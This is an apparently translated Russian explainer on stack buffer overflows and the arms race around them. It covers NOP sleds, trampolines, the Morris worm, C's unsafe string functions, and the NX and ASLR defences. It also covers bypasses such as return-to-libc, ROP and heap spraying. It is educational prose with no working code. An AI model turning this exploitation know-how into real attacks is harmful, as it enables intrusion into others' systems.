
Для эксплуатации переполнения, вместо того чтобы просто забить всё некими символами, атакующий пишет в буфер шеллкод: короткий участок исполняемого кода, который выполнит некое выбранное атакующим действие. Адрес возврата переписывается соответствующим адресом из буфера, заставляя процессор исполнять шеллкод при попытке возврата из процедуры.

Это работает потому, повторюсь, что программа и её библиотеки при каждом запуске размещаются в одни и те же области памяти — даже между перезагрузками и даже на разных машинах. Одним из интересных моментов в этом деле является то, что библиотеке, от которой выполняется трамплин, самой даже не нужно использовать оператор *call esp*. Достаточно, чтобы в ней были два подходящих байта (в данном случае, со значениями *0xff* и *0xd4*) идущие друг-за-другом. Они могут быть частью какой-то иной функции, или даже просто числом; x86 не привередлива к таким вещам. Инструкции x86 могут быть очень длинными (до 15 байт!) и могут располагаться по любому адресу. Если процессор начнёт читать инструкцию с середины — со

второго байта четырёхбайтной инструкции, к примеру — результат будет интерпретирован как совсем иная, но всё же валидная, инструкция. Это обстоятельство делает нахождение полезных трамплинов достаточно простым.

Иногда, однако, атака не может установить адрес возврата *в точности* куда требуется. Несмотря на то, что расположение объектов в памяти крайне схоже, оно может слегка отличаться от машины к машине или от запуска к запуску. Например, точное расположение подверженного атаке буфера может варьироваться вверх и вниз на несколько байт, в зависимости от имени системы или её IP-адреса, или потому, что минорное обновление программы внесло незначительное изменение. Чтобы справится с этим, полезно иметь возможность указать адрес возврата который *примерно* верен, но высокая *точность* не нужна.

Это легко делается с использованием приёма, называемого „посадочной полосой“ (NOP sled, букв. „сани из NOPов“ (спасибо [Halt](#) за корректный русскоязычный термин — прим.пер.)). Вместо того, чтобы писать шеллкод сразу в буфер, атакующий пишет большое число инструкций NOP (означающих „по-оп“, т.е. отсутствие операции — говорит процессору ничего не делать), иногда сотни, перед настоящим шеллкодом. Для запуска шеллкода, атакующему нужно установить адрес возврата на позицию *где-то посреди* этих NOPов. И если мы попали в область NOPов, процессор быстро обработает их и приступит к настоящему шеллкоду.



### Во всём нужно винить C


Главный баг, который позволяет всё это сделать — записать в буфер больше, чем доступно места — выглядит как что-то, что легко избежать. Это преувеличение (хоть и небольшое) возлагать всю ответственность на язык программирования C, или его более или менее совместимых отпрысков, конкретно C++ и Objective C. Язык C стар, широко используем,

и необходим для наших операционных систем и программ. Его дизайн отвратителен, и хотя всех этих багов можно избежать, С делает всё, чтобы подловить неосторожных.

В качестве примера враждебности С к безопасной разработке, взглянем на функцию *gets()*. Эта функция принимает один параметр — буфер — и считывает строку данных со стандартного ввода (что, обычно, означает „клавиатуру“), и помещает её в буфер. Наблюдательный читатель заметит, что функция *gets()* не включает параметр размера буфера, и как забавный факт дизайна С, отсутствует способ для функции *gets()* определить размер буфера самостоятельно. Это потому, что для *gets()* это просто не важно: функция будет читать из стандартного ввода, пока человек за клавиатурой не нажмёт клавишу Ввод; потом функция попытается запихнуть всё это в буфер, даже если этот человек ввёл много больше, чем помещается в буфер.

Это функция, которую в буквальном смысле нельзя использовать безопасно. Поскольку нет способа ограничить количество набираемого с клавиатуры текста, нет и способа предотвратить переполнение буфера функцией *gets()*. Создатели стандарта языка С быстро поняли проблему; версия спецификации С от 1999 года выводила *gets()* из обращения, а обновление от 2011 года полностью убирает её. Но её существование — и периодическое использование — показывают, какого рода ловушки готовят С своим пользователям.

Червь Морриса, первый само-распространяющийся зловред который расползся по раннему Интернету за пару дней в 1988, эксплуатировал эту функцию. Программа *fingerd* в BSD 4.3 слушает сетевой порт 79, порт *finger*. *Finger* является древней программой для Unix и соответствующим сетевым протоколом, используемым для выяснения того, кто из пользователей вошёл в удалённую систему. Есть два варианта использования: удалённую систему можно опросить и узнать всех пользователей, осуществивших вход, или можно сделать запрос о конкретном юзернейме, и программа вернёт некоторую информацию о пользователе.



К сожалению, `gets()` довольно глупая функция. Достаточно зажать клавишу A на клавиатуре, и она не остановится после заполнения буфера `name`. Она продолжит писать данные в память, перезаписывая указатель кадра, адрес возврата и всё остальное, до чего сможет дотянуться.

Каждый раз при сетевом подключении к демону finger, он начинал чтение с сети — используя `gets()` — в стековый буфер длиной 512 байт. При нормальной работе, fingerd затем запускал программу finger, передавая ей имя пользователя (если оно было). Программа finger выполняла реальную работу по перечислению пользователей или предоставлению информации о конкретном пользователе. Fingerd просто отвечала за сетевое соединение и запуск finger.

Учитывая, что единственный „реальный“ параметр это необязательное имя пользователя, 512 байт является достаточно большим буфером. Скорее всего ни у кого нет имени пользователя и близко такой длины. Однако, нигде в системе это ограничение не было жёстким по причине использования ужасной функции `gets()`. Пошлите больше 512 байт по сети и `fingerd` переполнит буфер. И именно это сделал Роберт Моррис (Robert Morris): его эксплойт отправлял в `fingerd` 537 байт (536 байт данных и перевод строки, заставлявший `gets()` прекратить чтение), переполняя буфер и переписывая адрес возврата. Адрес возврата был установлен просто в области стекового буфера.

Исполнимая нагрузка червя Моррис была простой. Она начиналась с 400 инструкций NOP, на случай если раскладка стека будет слегка отличаться, затем короткий участок кода.

Этот код вызывал shell, `/bin/sh`. Это типичный вариант атакующей нагрузки; программа fingerd запускалась под рутом, поэтому, когда при атаке она запускала shell, shell тоже запускался под рутом. Fingerd была подключена к сети, принимая „клавиатурный ввод“ и аналогично отправляя вывод обратно в сеть. И то и другое наследовал shell вызванный эксплойтом, и это означало, что рутовый shell теперь был доступен атакующему удалённо.

Несмотря на то, что использования `gets()` легко избежать — даже во время распространения червя Морриса была доступна версия fingerd не использовавшая `gets()` — прочие компоненты С сложнее игнорировать, и они не менее подвержены ошибкам. Типичной причиной проблем является обработка строк в С. Поведение, описанное ранее — останов на нулевых байтах — восходит к поведению строк в С. В языке С, строка представляет собой последовательность символов, завершающую нулевым байтом. В С существует набор функций для работы со строками. Возможно, лучшим примером являются `strcpy()`, копирующая строку из одного места в другое, и `strcat()`, вставляющая исходную строку следом за точкой назначения. Ни одна из этих функций не имеет параметра размера буфера назначения. Обе с радостью будут бесконечно читать из источника, пока не встретят NULL, заполняя буфер назначения и беззаботно переполня его.

Даже если строковая функция в С *имеет* параметр размера буфера, она реализует это способом, ведущим к ошибкам и переполнениям. В языке С есть пара функций родственных `strcat()` и `strcpy()`, называемых `strncat()` и `strncpy()`. Буква *n* в именах этих функций означает что они, в некотором роде, принимают размер в качестве параметра. Однако *n*, хотя многие наивные программисты думают иначе, не является размером буфера в который происходит запись — это число символов для считывания из источника. Если в источнике символы закончились (т.е. достигнут нулевой байт), то `strncpy()` и `strncat()` заполнят остаток нулями. Ничто в этих функциях не проверяет истинный размер назначения.

В отличии от `gets()`, эти функции возможно использовать безопасным образом, только это не просто. В языках C++ и Objective-C есть лучшие альтернативы этим функциям С, что делает работу со строками проще и безопаснее, однако функции С также поддерживаются в целях обратной совместимости.

Более того, они сохраняют фундаментальный недостаток языка С: буфера не знают своего размера, и язык никогда не проверяет выполняемые над буферами чтения и записи, допуская переполнение. Именно такое поведение привело к недавнему багу Heartbleed в OpenSSL. То не было переполнение, а *перечтение*, когда код на С в составе OpenSSL пытался прочитать из буфера больше чем тот содержал, сливая информацию наружу.

### Латание дыр

Конечно, человечество разработало множество языков в которых осуществляется проверка чтения и записи в буфера, что защищает от переполнения. Компилируемые языки, такие как поддерживаемый Mozilla язык Rust, защищённые среды исполнения вроде Java и .NET, и практически все скриптовые языки вроде Python, JavaScript, Lua и Perl имеют иммунитет к этой проблеме (хотя в .NET разработчики могут явным образом отключить защиту и подвергнуть себя подобному багу, но это личный выбор).

Тот факт, что переполнение буфера продолжает оставаться частью ландшафта безопасности, говорит о популярности С. Одой из причин этого, конечно, является большое

количество унаследованного кода. В мире существует огромное количество кода на С, включая ядра всех основных операционных систем и популярных библиотек, таких как OpenSSL. Даже если разработчики хотят использовать безопасный язык, вроде C#, у них могут оставаться зависимости от сторонних библиотек, написанных на С.

Производительность является другой причиной продолжающегося использования С, хотя смысл такого подхода не всегда понятен. Верно, что компилируемые С и С++ обычно выдают быстрый исполняемый код, и в некоторых случаях это действительно очень важно. Но у многих из нас процессоры большую часть времени простоявают; если бы мы могли пожертвовать, скажем, десятью процентами производительности наших браузеров, но при этом получить железную гарантию невозможности переполнения буфера — и других типичных дыр, мы может быть бы решили, что это не плохой размен. Только никто не торопится создать такой браузер.

Несмотря ни на что, С сотоварищи никуда не уходит; как и переполнение буфера.

Предпринимаются некоторые шаги по предупреждению этого рода ошибок. В ходе разработки, можно использовать специальные средства анализа исходного кода и запущенных программ, стараясь обнаружить опасные конструкции или ошибки переполнения до того, как эти баги пролезут в релиз. Новые средства, такие как [AddressSanitizer](#) и более старые, как [Valgrind](#) дают такие возможности.

Однако, эти оба этих инструмента требуют активного вмешательства разработчика, что означает, что не все программы их используют. Системные средства защиты, ставящие целью сделать переполнения буфера менее опасными, когда они случаются, могут защитить много больше различного программного обеспечения. Понимая это, разработчики операционных систем и компиляторов внедрили ряд механизмов, усложняющих эксплуатацию этих уязвимостей.

Некоторые из этих систем нацелены на усложнение конкретных атак. Один из наборов патчей для Linux делает так, что все системные библиотеки загружаются в нижние адреса таким образом, чтобы содержать, по крайней мере, один нулевой байт в своём адресе; это существенно усложняет их использование в переполнениях эксплуатирующих обработку строк в С.

Другие средства защиты действуют более обще. Во многих компиляторах имеется какой-либо род защиты стека. Определяемое на этапе исполнения значение, называемое „канарейкой“ (canary) пишется в конец стека рядом с адресом возврата. В конце каждой функции, это значение проверяется перед выполнением инструкции возврата. Если значение канарейки изменилось (по причине перезаписи в ходе переполнения), программа немедленно рухнет вместо продолжения.

Возможно, важнейшим из средств защиты является механизм известный под именами W^X (»write exclusive-or execute«), DEP («data execution prevention»), NX («No Xecute»), XD («eXecute Disable»), EVP («Enhanced Virus Protection», специфичный для AMD термин), XN («eXecute Never»), и, вероятно, другими. Здесь принцип прост. Эти системы стараются разделить память на записываемую (подходящую для буферов) и исполнимую (подходящую для библиотек и программного кода), но не одновременно ту и другую. Таким образом, даже если атакующий может переполнить буфер и контролировать адрес возврата, процессор не будет выполнять шеллкод.

Как бы вы его не назвали, это важный механизм ещё и потому, что он не требует вложений. Этот подход использует защитные меры встроенные в процессор, поскольку это часть механизма аппаратной поддержки виртуальной памяти.

Как уже говорилось ранее, в режиме виртуальной памяти каждый процесс получает свой набор частных адресов памяти. Операционная система и процессор совместно поддерживают соотношение виртуальных адресов к *чему-то ещё*; иногда, виртуальный адрес отображается на физическую память, иногда в часть файла на диске, а иногда в никуда, просто потому что он не распределён. Это соотнесение гранулярно и обычно происходит частями размером в 4096 байт, именуемыми *страницами*.

Структуры данных, используемые для отображения, включают не только местоположение (физическая память, диск, нигде) каждой страницы; они также обычно содержат три бита, определяющие защиту страницы: доступна ли страница для чтения, записи и исполнения. С такой защитой, области памяти процесса используемые под данные, такие как стек, могут быть помечены на чтение и запись, но не быть исполнимыми.

Одним из интересных моментов NX является то, что его можно применить к существующим программам «задним числом», просто путём обновления операционной системы до той, что поддерживает защиту. Иногда программы налетают на проблемы. JIT (Just-in-time)-компиляторы, используемые в Java и .NET, генерируют исполнимый код в памяти на этапе исполнения, и поэтому требуют память, которую можно и писать и исполнять (хотя, одновременность этих свойств не требуется). Когда ещё не было NX, вы могли исполнять код из любой памяти, которую могли читать, поэтому в таких JIT-компиляторах не было проблемы с особыми буферами чтения-записи. С появлением NX, от них требуется удостовериться, что защита памяти изменена с чтение-запись на чтение-исполнение.

Потребность в чём-то вроде NX была ясна, особенно для Microsoft. В начале 2000-х, пара червей показала, что у компании были серьёзные проблемы с безопасностью кода: Code Red, инфицировавший не менее 359000 систем под управлением Windows 2000 с сервисом Microsoft IIS Web server в июле 2001, и SQL Slammer, инфицировавший более 75000 систем с Microsoft SQL Server в январе 2003. Эти случаи хорошо ударили по репутации.

Оба червя эксплуатировали стековое переполнение буфера, и, удивительно, что хотя они появились тринадцатью и пятнадцатью годами позже червя Морриса соответственно, метод эксплуатации был почти идентичен. Нагрузка эксплойта помещалась в буфер на основе стека и переписывала адрес возврата (одним небольшим отличием являлось то, что оба червя использовали метод трамплина. Вместо прямого адреса стека, в адрес возврата прописывался адрес инструкции, которая возвращала управление в стек.).

Естественно, эти черви были более продвинуты и в других областях. Нагрузка Code Red не просто самовоспроизводилась; она производила дефейс веб-страниц и пыталась выполнять DoS-атаки. SQL Slammer нёс в себе всё необходимое для поиска новых целей для заражения и распространения по сети — всего в нескольких сотнях байт, при этом не оставляя следов на инфицированных машинах; перезагрузите машину — и его нет. Оба червя также работали в Интернете, который был многократно больше того, в котором распространился червь Морриса, и потому число заражений было сильно выше.

Однако основная проблема — легко эксплуатируемое переполнение стекового буфера — осталась прежней. Эти черви оказались в заголовках новостей и заставили многих сомневаться в возможности использовать Windows любого рода в качестве сервера, смотрящего в Интернет. Ответом Microsoft было начать всерьёз задумываться о безопасности. Windows XP Service Pack 2 была первым продуктом с установкой на безопасность. Было сделано несколько программных изменений, включая добавление программного межсетевого экрана, модификация Internet Explorer, препятствующая тихой установке тулбаров и плагинов, а также — поддержка NX.

Аппаратное обеспечение с поддержкой NX стало входить в быт где-то с 2004 года, когда Intel представила Prescott Pentium 4, поддержка со стороны операционных систем стала обыденностью со времён Windows XP SP2. В Windows 8 они решили ещё больше форсировать этот момент, отказавшись от поддержки процессоров, не умеющих NX.

### Что было после NX


Несмотря на распространение поддержки NX, переполнение буфера остаётся актуальной проблемой информационной безопасности. Причиной тому является разработка ряда способов обхода NX.

Первый из них был похож на вышеописанный трамплин, передающий контроль шеллкоду в стековом буфере через инструкцию расположенную в другой библиотеке или исполнимом файле. Вместо того чтобы искать фрагмент исполнимого кода, который бы передал управление напрямую в стек, атакующий находит фрагмент, который сам делает что-то полезное.

Возможно, лучшим кандидатом на эту роль является Unix-функция *system()*. Она принимает один параметр: адрес строки, представляющей собой команду для исполнения — и обычно этот параметр передаётся через стек. Атакующий может создать нужную команду и поместить её в переполняемый буфер, а поскольку (традиционно) расположение объектов в памяти неизменно, адрес этой строки будет известен и может быть помещён на стек в ходе атаки. Переписанный адрес возврата в этом случае не указывает на адрес в буфере; он указывает на функцию *system()*. Когда функция подверженная переполнению завершает работу, вместо возврата в вызывающую функцию она запустит *system()*, что приведёт к исполнению заданной атакующим команды.

Вот так можно обойти NX. Функция *system()*, будучи частью системной библиотеки, уже исполнима. Эксплойту не требуется исполнять код из стека; достаточно прочитать команду с него. Этот приём получил название «return-to-libc» (возврат на libc, библиотеки Unix, содержащей множество ключевых функций, включая *system()*, и обычно загружаемой в каждый Unix-процесс, что делает её подходящей целью для такого использования) и был изобретён в 1997 году русским экспертом по информационной безопасности [Solar Designer](#).

Хотя этот приём и полезен, у него есть ограничения. Часто функции принимают аргумент не со стека, а через регистры. Удобно передавать команды для исполнения, но они часто содержат эти дурацкие нули, что немало мешает. Кроме того, составить последовательность из различных вызовов таким способом весьма непросто. Это возможно — прописать несколько адресов возврата вместо одного — но нет способа изменить порядок следования аргументов, используя возвращаемые значения или что-либо ещё.



Вместо заполнения буфера шелкодом, мы заполняем его последовательностью адресов возврата и данными. Эти адреса возврата передают управление существующим фрагментам исполнимого кода в программе-жертве и её библиотеках. Каждый фрагмент кода выполняет операцию и выполняет возврат, передавая управление по следующему адресу возврата.

За несколько лет, return-to-libc был обобщён для обхода этих ограничений. В конце 2001 было задокументировано [несколько вариантов](#) расширения этого способа: возможность нескольких вызовов и решение проблемы нулевых байтов. Более сложный способ, решавший большую часть этих проблем, был формально описан в [2007 году](#): return-oriented-programming (ROP, возвратно-ориентированное программирование).

Здесь используется тот же принцип что и в return-to-libc и трамплине, но более обобщённый. Там где трамплин использует единственный фрагмент кода для передачи исполнения шеллкоду в буфере, ROP использует много фрагментов кода, называемых «гаджетами» в оригинальной публикации. Каждый гаджет следует определённому шаблону: он выполняет некую операцию (запись значения в регистр, запись в память, сложение регистров, и т.п.), за которой следует команда возврата. То самое свойство, что делает x86 пригодным для трамплина работает и здесь; системные библиотеки, загруженные в память процессом, содержат сотни последовательностей которые можно интерпретировать как «действие и возврат», а значит, могут быть использованы для ROP-атак.

Для объединения гаджетов в одно целое используется длинная последовательность адресов возврата (а также любых полезных и необходимых данных) записанных в стек в ходе переполнения буфера. Инструкции возврата прыгают с гаджета на гаджет, в то время как процессор редко (или никогда) вызывает функции, а только возвращается из них. Интересно то, что по крайней мере на x86, число и разнообразие полезных гаджетов таково, что атакующий в прямом смысле может делать *всё что угодно*; это подмножество x86, используемое особым образом, зачастую является Тьюринг-полным (хотя полный спектр возможностей будет зависеть от загружаемых программой библиотек, и следственно перечнем доступных гаджетов).

Как и в случае с return-to-libc, весь действительный код берётся из системных библиотек, и как следствие защита вроде NX бесполезна. Большая гибкость этого подхода означает, что эксплойты могут делать то, что сложно организовать последовательностью return-to-libc, например, вызывая функции принимающие аргументы через регистры, использовать возвращаемые значения одних функций в других и прочее.

Нагрузка в ROP-атаках бывает разной. Иногда это простой код для получения шелла (доступа к командному интерпретатору). Другим распространённым вариантом является

использование ROP для вызова системной функции для изменения NX-параметров страницы памяти, меняя их с записываемых на исполнимые. Сделав это, атакующий может использовать обычную, не-ROP нагрузку.

### Рандомизация

Эта слабость NX давно известна, и эксплойты такого типа шаблоны: атакующий заранее знает адрес стека и системных библиотек в памяти. Всё зиждется на этом знании, а потому очевидным решением является лишить атакующего этого знания. Именно этим занимается ASLR (Address Space Layout Randomization, Рандомизация развертки адресного пространства): он делает случайной позицию стека и расположение в памяти библиотек и исполнимого кода. Обычно они меняются при каждом запуске программы, перезагрузке или некоторой их комбинации.

Данное обстоятельство значительным образом осложняет эксплуатацию, поскольку, совершенно неожиданно, атакующий не знает где лежат нужные для ROP фрагменты инструкций, или хотябы где находится переполняемый стек.

ASLR во многом сопутствует NX, закрывая такие крупные дыры как возврат к libc или ROP. К несчастью, он несколько менее прозрачен, чем NX. Не считая ЛТ-компиляторов и ряда других специфичных случаев, NX может быть безопасно внедрён в существующие программы. ASLR более проблематичен: с ним программы и библиотеки не могут полагаться в своей работе на значение адреса, в который они загружены.

В Windows, например, это не должно быть большой проблемой для DLL. В Windows, DLL всегда поддерживали загрузку в разные адреса, а вот для EXE это может быть проблемой. До ASLR, EXE всегда загружались в адрес 0x0040000 и могли полагаться на этот факт. С внедрением ASLR это уже не так. Чтобы предотвратить возможные проблемы, Windows по умолчанию требует от программ явного указания поддержки ASLR. Люди, думающие о безопасности, могут, однако, изменить это поведение по умолчанию, заставив Windows включить ASLR для всех программ и библиотек. Это почти никогда не вызывает проблем.

Ситуация вероятно хуже в Linux на x86, поскольку подход к реализации ASLR на этой платформе даёт потерю производительности до 26 процентов. Более того, этот подход *требует компиляции* программ и библиотек с поддержкой ASLR. Нет способа администратору сделать ASLR принудительным, как в Windowsю (на x64 потеря производительности пусть и не уходит совсем, но значительно снижается)

Когда ASLR активен, он даёт сильную защиту от простого взлома. Однако, он не совершенен. Например, одним из ограничений является степень случайности, которую можно получить, что особенно заметно на 32-битных системах. Хотя в адресном пространстве 4 миллиарда различных адресов, не все они доступны для загрузки библиотек или размещения стека.

Для этого существует множество ограничений. Некоторые из них состоят в широте целей. В общем случае, операционная система предпочитает загружать библиотеки близко друг-к-другу на одном из концов адресного пространства процесса, чтобы как можно больше непрерывного места было доступно приложению. Вам не хочется получить по одной библиотеке через каждые 256МБ памяти, поскольку тогда возможное наибольшее унитарное

выделение памяти будет меньше 256МБ, что ограничивает возможность приложения работать с данными большого объёма.

Исполнимые файлы и библиотеки обычно должны быть загружены так чтобы начинаться, по крайней мере, на границе страницы. Обычно, это означает, что они должны быть загружены в адрес, делимый на 4096. Различные платформы могут и иметь подобные ограничения для стека; Linux, например, начинаяет стек на адресе делимом на 16. Системы с ограничением по памяти иногда вынуждены ещё более ограничить случайность, чтобы иметь возможность всё разместить.

Результаты бывают различными, но иногда атакующий могут угадать нужный адрес, с высокой вероятностью попадания. Даже невысокого шанса — скажем, один из 256 — может быть достаточно в некоторых ситуациях. Когда атакуешь веб-сервер, который автоматически перезапустит рухнувший процесс, не важно, что 255 из 256 атак приведут к краху процесса. Он будет перезапущен, и можно попробовать снова.

Но на 64-битных системах, адресное пространство так велико, что такой подход не поможет. У атакующего может быть только один шанс из миллиона или даже один из миллиарда, и это достаточно мало, чтобы это не было важно.

Угадывание и падение не слишком хорошая стратегия для атаки, скажем, браузеров; ни один пользователь не будет перезапускать браузер 256 раз кряду лишь бы дать атакующему шанс. В результате, эксплуатация такой уязвимости в системе с активными NX и ASLR не может быть произведена без посторонней помощи.

Такая помощь может быть нескольких видов. В браузере можно использовать JavaScript или Flash — и то и другое содержит JIT-компиляторы генерирующие исполнимый код — для заполнения памяти аккуратно сконструированным исполнимым кодом. Это создаёт что-то вроде большой посадочной полосы, приём под названием «heap spraying» («напыление кучи»). Другим подходом может быть нахождение вторичного бага, позволяющего раскрыть адреса библиотек или стека в памяти, давая атакующему достаточно информации для создания специфичного набора возвратных адресов для ROP.

Третий подход также был популярен в браузерах: использовать библиотеки, не умеющие ASLR. Старые версии, например, плагинов Adobe PDF или Microsoft Office не поддерживали ASLR, и Windows по умолчанию не форсирует ASLR. Если атакующий может вызвать загрузку такой библиотеки (например, загрузив PDF в скрытом фрейме браузера), то об ASLR можно уже не беспокоиться, а использовать эту библиотеку для целей ROP.

## Война без конца

Межу теми, кто эксплуатирует уязвимости и теми, кто защищает, идёт постоянная гонка вооружений. Мощные защитные системы, вроде ASLR и NX, поднимают планку, усложняя использование недостатков, и благодаря им мы оставили времена простого переполнения буфера позади, но умные атакующие могут найти комбинацию дыр и обойти эти защитные меры.

Эскалация продолжается. Набор Microsoft [EMET](#) («Enhanced Mitigation Experience Toolkit», «расширенный набор инструментов противодействия») включает ряд полу-экспериментальных средств защиты, которые могут обнаруживать heap spraying или попытки вызова определённых критичных функций в ROP-экспloitах. Но в непрерывной цифровой

войне, даже часть этих приёмов уже побеждена. Это не делает их бесполезными — сложность (а значит и цена) эксплуатации уязвимостей возрастает с каждым применённым средством противодействия — но это напоминание о необходимости постоянной бдительности.